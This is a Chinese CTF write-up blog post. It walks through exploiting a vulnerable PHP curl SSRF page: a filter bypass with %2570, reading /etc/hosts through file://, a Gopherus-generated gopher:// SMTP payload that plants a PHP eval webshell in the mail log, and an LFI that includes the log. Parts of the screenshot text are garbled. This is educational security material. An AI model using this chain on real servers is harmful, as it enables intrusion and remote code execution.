

CTF gopher协议

原创


HyMbb 于 2019-11-03 11:32:41 发布 5645 收藏 13

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a3320315/article/details/102880329>

版权



[ctf 专栏收录该内容](#)

57 篇文章 0 订阅

订阅专栏

0x01 例题

这儿举例安恒的一道月题

tips:利用ssrf, gopher打内网

0x02 贴出代码

```
<?php
highlight_file(__FILE__);
$x = $_GET['x'];
$pos = strpos($x, "php");
if($pos){
    exit("denied");
}
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "$x");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$result = curl_exec($ch);
echo $result;
```

0x03分析过程

首先 `x` 我们可以控制,

`x`可利用的协议有 `gopher`、`dict`、`http`、`https`、`file` 等

`file` 协议可以用于查看文件

`dict` 协议可以用于刺探端口

`gopher` 协议支持 `GET&POST` 请求, 常用于攻击内网 `ftp`、`redis`、`telnet`、`smtp` 等服务, 还可以利用 `gopher` 协议访问 `redis` 反弹 `shell`

首先我们利用 `file` 读取文件

先上脚本扫描一下目录, 得到 `flag.php`。

一般我们还可以读取 `/etc/hosts`, `/etc/passwd`, `~/.bash_history` 等文件查看线索

但是代码中有 `strpos` 的限制 (利用 `%2570` 绕过)

最后我们读取 `/var/www/html/flag.php` 时发现线索

```
<?php
highlight_file(__FILE__);
$x = $_GET['x'];
$pos = strpos($x, "php");
if($pos){
    exit("denied");
}
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "$x");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$result = curl_exec($ch);
echo $result;
```

Elements Console Sources Network Performance Memory Application Security Audits HackBar EditThisCookie

<html>
<head></head>
... <body> == \$0
▶ <code>...</code>
<!--?php
//there is no flag /etc/hosts -->
</body>
</html>

得到提示

<https://blog.csdn.net/a3320315>

继续读取 `/etc/hosts` 得到一个内网地址

```
<?php
highlight_file(__FILE__);
$x = $_GET['x'];
$pos = strpos($x, "php");
if($pos){
    exit("denied");
}
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, "$x");
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$result = curl_exec($ch);
echo $result; 127.0.0.1 localhost ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastpref
```

Elements Console Sources Network Performance Memory Application Security Audits HackBar EditThisCookie

<html>
<head></head>
... <body> == \$0
▶ <code>...</code>
"127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.18.0.3 47e73bbfab79
"
</body>
</html>

发现内网ip

<https://blog.csdn.net/a3320315>


这儿我们得到内网段，我们可以继续扫描，发现只有 172.18.0.1|2|3 可以访问。

http://101.71.29.5:10012/?x=http://172.18.0.2 的返回结果如下图，存在 LFI 漏洞。



<https://blog.csdn.net/a3320315>

这只是 80 端口的结果，接下来我们看看其他端口的开放情况，可以看到，25 端口也开放了，25 对应的就是 smtp 服务。



```
#0000BB">$x</span><span style="color: #DD0000">"</span><span style="color: #007700">);<br /></span><span style="color:
#0000BB">curl_setopt</span><span style="color: #007700">{</span><span style="color: #0000BB">$ch</span><span style="color:
#007700">,</span><span style="color: #0000BB">CURLOPT_RETURNTRANSFER</span><span style="color:
#007700">,</span><span style="color: #0000BB">>true</span><span style="color: #007700">}</span><span style="color: #007700">};<br /></span><span style="color:
#0000BB">$result&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color:
#0000BB">curl_exec</span><span style="color: #007700">}</span><span style="color: #0000BB">$ch</span><span style="color:
#007700">};<br />echo&nbsp;</span><span style="color: #0000BB">$result</span><span style="color: #007700">};</span>
</span>
</code>220 mail.web.com ESMTP Postfix (Ubuntu)
221 2.7.0 Error: I can break rules, too. Goodbye.
```

于是可


以联想到利用 **gopher** 协议打 **smtp**，然后再结合之前发现的 **LFI** 漏洞，得出这样的思路
利用gopher打smtp，在日志文件中留下一句话木马，然后用LFI包含日志文件获取 **webshell**
思路清晰了后，就开始执行了，先用 **gopherus** 脚本生成 **payload**，**gopherus** 地
址：<https://github.com/tarunkant/Gopherus>，里面有详细用法。

```
root@kali:~/Desktop/Gopherus# gopherus --exploit smtp
author: $_SpyD3r_$
loit framework
Give Details to send mail:
Mail from : <123>
Mail To : <?php eval($_post['pony']); ?>
Subject : test
Message : test
Your gopher link is ready to send Mail:
gopher://127.0.0.1:25/ MAIL%20FROM:%3C123%3E%0ARCPT%20To:%3C%3Fphp%20eval%28%24_post%5B%27pony%27%5D%29%3B%20%3F%3E%0ADATA%0AFrom:%3C123%3E%0ASubject:test%0AMessage:test%0A.
```

将127.0.0.1:25改为内网地址，然后url编码发送过去

然后我们利用包含日志文件
于是我们现在可以去找 **smtp** 的日志文件位置了，一般来讲 **linux** 中的邮件日志文件路径为

- /var/log/maillog
- /var/log/mail.log
- /var/adm/maillog
- /var/adm/syslog/mail.log



<https://blog.csdn.net/a3320315>

然后我们直接连接菜刀查看flag

0x04 总结

1、<https://bugs.php.net>这是一个包含php漏洞的网址

例如我们可以利用谷歌语法搜索

site: <https://bugs.php.net> strpos

2、ssrf一般先探测主机，然后探测端口，找到对应服务，再利用相应的payload

0x05 链接

复现的题目时，环境关了，所以直接用了另外一名师傅的writeup图片，这儿贴出链接，见谅！

[链接](#)